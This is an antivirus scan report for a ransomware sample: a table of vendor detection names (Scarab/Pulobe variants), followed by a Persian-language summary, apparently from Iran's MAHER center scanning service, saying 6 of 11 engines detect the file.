DrWeb	Trojan.Encoder.26375	Emsisoft	Trojan.GenericKD.31358848 (B)
Endgame	malicious (high confidence)	eScan	Trojan.GenericKD.31358848
ESET-NOD32	a variant of Win32/Kryptik.GMXI	F-Secure	Trojan.GenericKD.31358848
Fortinet	W32/GenKryptik.CQSJ!tr	GData	Trojan.GenericKD.31358848
Ikarus	Trojan.Win32.Krypt	Jiangmin	Trojan.Msht.q
K7AntiVirus	Trojan (005417d91)	K7GW	Trojan (005417d91)
Kaspersky	Trojan.Win32.Msht.xn	Malwarebytes	Ransom.Scarab
MAX	malware (ai score=100)	McAfee	RDN/Ransom
McAfee-GW-Edition	BehavesLike.Win32.Ransom.hc	Microsoft	Ransom:Win32/Pulobe.A
NANO-Antivirus	Trojan.Win32.Msht.fklmku	Palo Alto Networks	generic.ml
Panda	Trj/CI.A	Qihoo-360	Win32/Trojan.3fe
Sophos AV	Mal/Generic-S	Sophos ML	heuristic
Symantec	Trojan.Gen.2	Tencent	Win32.Trojan.Msht.Sueh
Trapmine	malicious.moderate.ml.score	TrendMicro	Ransom_Pulobe.R011C0DKK18
TrendMicro-HouseCall	Ransom_Pulobe.R011C0DKK18	VBA32	Trojan.Msht
ZoneAlarm	Trojan.Win32.Msht.xn	AegisLab	Clean

خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر تعداد ٦ مورد از ١١ آنتی ویروس و آنتی بدافزار موجود در سامانه ویروس‌کاو قادر به شناسایی این باج‌افزار بوده وآن را حذف یا غیرفعال می‌کنند.

نتایج اسکن:

آنتی ویروس	نتیجه اسکن	
avast	ii	Dangerous
پادویش	✓	Clean
clamav	✓	Clean
fsecure	✓	Clean
kaspersky	ii	Dangerous
symantec	ii	Dangerous Trojan.Gen.2
comodo	✓	Clean
sophos	✓	Clean
drweb	ii	Dangerous Trojan.Encoder.26375
eset	ii	Dangerous a variant of Win32/Kryptik.GMXI trojan
bitdefender	ii	Dangerous